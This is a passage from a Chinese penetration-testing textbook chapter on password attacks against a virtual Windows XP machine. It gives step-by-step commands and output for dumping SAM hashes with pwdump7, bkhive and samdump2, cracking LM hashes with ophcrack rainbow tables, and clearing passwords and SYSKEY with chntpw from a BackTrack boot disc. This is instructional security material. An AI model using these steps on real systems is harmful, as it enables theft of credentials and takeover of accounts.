

图 3-36　搜索到的代码

习　　题

1. 简述 meterpreter 的使用方法。
2. 简述 msfpayload 的使用方法。

第4章 密码破解技术

4.1 提取目标主机的密码哈希

4.1.1 LM哈希概述

Windows XP使用两种不同的密码表示方法(通常称为哈希)生成并存储用户账户密码,而不是以明文存储用户账户密码。当用户账户的密码设置为包含少于15位字符的密码时,Windows会为此密码同时生成LAN Manager哈希(LM哈希)和Windows NT哈希(NT哈希)。这些哈希存储在本地安全账户管理器(SAM)数据库或Active Directory中。LM哈希的主要特点如下。

(1) 把密码转换成大写字母。

(2) 把密码分成两个7位的字符串。

(3) 使用DES算法。

(4) NT 3.1至XP,默认状态下,存储LM哈希。

4.1.2 系统处于运行状态下提取哈希

当系统处于运行状态下,有很多工具可以提取系统的密码哈希。如图4-1所示,利用pwdump7工具提取密码哈希。

```
C:\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:AEBD4DE384C7EC43AAD3B435B51404EE:025578D6BB0831B9B8F06ECEC988
473:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:C0501419D60B3C91C36F4AFE71576068:352F0D4B6622E64F4AD48CDEC24
BBED:::
SUPPORT_388945a0:1002:NO PASSWORD*********************:2951893A5E469F1BBE2816BC
BFE6704:::

C:\pwdump7>_
```

图4-1 pwdump7提取密码哈希

4.1.3　系统处于关闭状态下提取哈希

当系统处于关闭状态下时，可以利用 BT5 光盘启动目标主机，然后提取密码哈希。利用虚拟机 XP 模拟目标主机，利用 BT5 的 ISO 文件模拟 BT5 光盘。

步骤 1：设置虚拟机 XP 的光盘指向 BT5 ISO 镜像文件，如图 4-2 所示。



图 4-2　设置 ISO 镜像文件

步骤 2：设置 XP 虚拟机的启动顺序为光盘启动优先，然后启动 XP，进入 BT5 系统，如图 4-3 所示。

图 4-3　进入到 BT5 界面

步骤 3：在 BT5 中，找到 XP 硬盘的挂载点，在本例中是“/media”。然后，在 BT5 的命令行窗口中，进入 XP 文件系统，如图 4-4 所示。



图 4-4　浏览 XP 文件系统

步骤 4：进入 XP 的如图 4-5 所示的目录下。

```
root@bt:~# cd /media/
root@bt:/media# ls
6684BF3184BF031B  cdrom
root@bt:/media# cd 6684BF3184BF031B/
root@bt:/media/6684BF3184BF031B# ls
12345.txt              hash.txt      MyDrivers       RECYCLER
AUTOEXEC.BAT           IO.SYS        NTDETECT.COM    System Volume Information
bootfont.bin           john179       ntldr           WINDOWS
boot.ini               KSafeRecycle  pagefile.sys
CONFIG.SYS             MSDOS.SYS     Program Files
Documents and Settings MSOCache      pwdump7
root@bt:/media/6684BF3184BF031B# cd WINDOWS/system32/config/
root@bt:/media/6684BF3184BF031B/WINDOWS/system32/config# ls
AppEvent.Evt  keys          SECURITY      SysEvent.Evt   TempKey.LOG    woo-key
default       mykeyfile     SECURITY.LOG  system         ThinPrin.evt
default.LOG   SAM           software      system.LOG     ThinPrint.evt
default.sav   SAM.LOG       software.LOG  systemprofile  userdiff
keyfile       SecEvent.Evt  software.sav  system.sav     userdiff.LOG
root@bt:/media/6684BF3184BF031B/WINDOWS/system32/config#
```

图 4-5　进入系统文件夹

步骤 5：利用 bkhive 和 samdump2 工具提取密码哈希，如图 4-6 和图 4-7 所示。

```
root@bt:/media/6684BF3184BF031B/WINDOWS/system32/config# bkhive
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Usage:
bkhive systemhive keyfile
root@bt:/media/6684BF3184BF031B/WINDOWS/system32/config# bkhive system woo-key
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: 9fcbfa35de0b5804ee173a57b6fff790
root@bt:/media/6684BF3184BF031B/WINDOWS/system32/config# ls woo-key
woo-key
root@bt:/media/6684BF3184BF031B/WINDOWS/system32/config#
```

图 4-6　bkhive 生成 keyfile

```
root@bt:/media/6684BF3184BF031B/WINDOWS/system32/config# samdump2 SAM woo-key
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:c0501419d60b3c91c36f4afe71576068:352f0d4b6622e64f4ad48cdec249bbed:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2951893a5e469f1bbe2816bc5bfe6704:::
root@bt:/media/6684BF3184BF031B/WINDOWS/system32/config#
```

图 4-7　samdump2 提取密码哈希

4.2　破解提取出的密码哈希

本节中的实例是利用 ophcrack 和彩虹表破解 LM 哈希。如图 4-8 所示，文件 password.txt 是要破解的哈希文件。

图 4-8　要破解的哈希文件 password.txt

步骤 1：在虚拟机 XP 中创建 tables 目录，把彩虹表文件拷贝到其下，如图 4-9 所示。

步骤 2：在虚拟机 XP 中安装 ophcrack。安装完毕后，双击桌面上的图标，启动 ophcrack，如图 4-10 所示。

步骤 3：装载彩虹表。

单击 Tables 按钮，在 Table Selection 界面，选中 XP free fast，然后单击 Install 按钮，选中彩虹表所在目录，如图 4-11 所示。安装完毕，如图 4-12 所示。

图 4-9　拷贝彩虹表文件



图 4-10　启动 ophcrack



图 4-11　安装彩虹表



图 4-12　安装完毕

步骤 4：装载哈希密码文件。单击 Load 按钮，选择 PWDUMP file，如图 4-13 所示。选中 password.txt 文件。



图 4-13　装载哈希密码文件

步骤 5：开始破解。

单击 Crack 按钮，开始破解。最终，成功地破解出密码 Chenou2002，如图 4-14 所示。



图 4-14　开始破解

4.3 直接清除密码哈希

要登录目标系统，除了破解密码的方法，还可以直接清除目标机的账户密码。本节通过实例介绍利用 BT5 光盘启动目标主机，然后直接清除目标机的账户密码的方法和步骤。利用虚拟机 XP 模拟目标主机，利用 BT5 的 ISO 文件模拟 BT5 光盘。

步骤 1：设置虚拟机 XP 的光盘指向 BT5 ISO 镜像文件。

步骤 2：在 BT5 中挂载 Windows 系统。

步骤 3：启动清除密码的工具 chntpw，如图 4-15 所示。

```
root@bt:/pentest/passwords/chntpw# ./chntpw /mnt/xp/WINDOWS/system32/config/SAM /mnt/xp/WINDOWS/system32/config/system
```

图 4-15　执行 chntpw 脚本

步骤 4：按照提示输入选择项，如图 4-16～图 4-18 所示。

```
root@bt: /pentest/passwords/chntpw
File  Edit  View  Terminal  Help
---------------------> SYSKEY CHECK <-----------------------
SYSTEM   SecureBoot            : 0 -> off
SAM      Account\F             : 1 -> key-in-registry
SECURITY PolSecretEncryptionKey: -1 -> Not Set (OK if this is NT4)
WARNING: Mismatch in syskey settings in SAM and SYSTEM!
WARNING: It may be dangerous to continue (however, resetting syskey
         may very well fix the problem)

***************** SYSKEY IS ENABLED! **************
This installation very likely has the syskey passwordhash-obfuscator installed
It's currently in mode = 0, off-mode
SYSKEY is on! However, DO NOT DISABLE IT UNLESS YOU HAVE TO!
This program can change passwords even if syskey is on, however
if you have lost the key-floppy or passphrase you can turn it off,
but please read the docs first!!!

** IF YOU DON'T KNOW WHAT SYSKEY IS YOU DO NOT NEED TO SWITCH IT OFF!**
NOTE: On WINDOWS 2000 and XP it will not be possible
to turn it on again! (and other problems may also show..)

NOTE: Disabling syskey will invalidate ALL
passwords, requiring them to be reset. You should at least reset the
administrator password using this program, then the rest ought to be
done from NT.

EXTREME WARNING: Do not try this on Vista or Win 7, it will go into endless re-boots

Do you really wish to disable SYSKEY? (y/n) [n] y
```

图 4-16　输入“y”

步骤 5：退出 chntpw 后，在命令窗口中输入“halt”退出系统，如图 4-19 所示。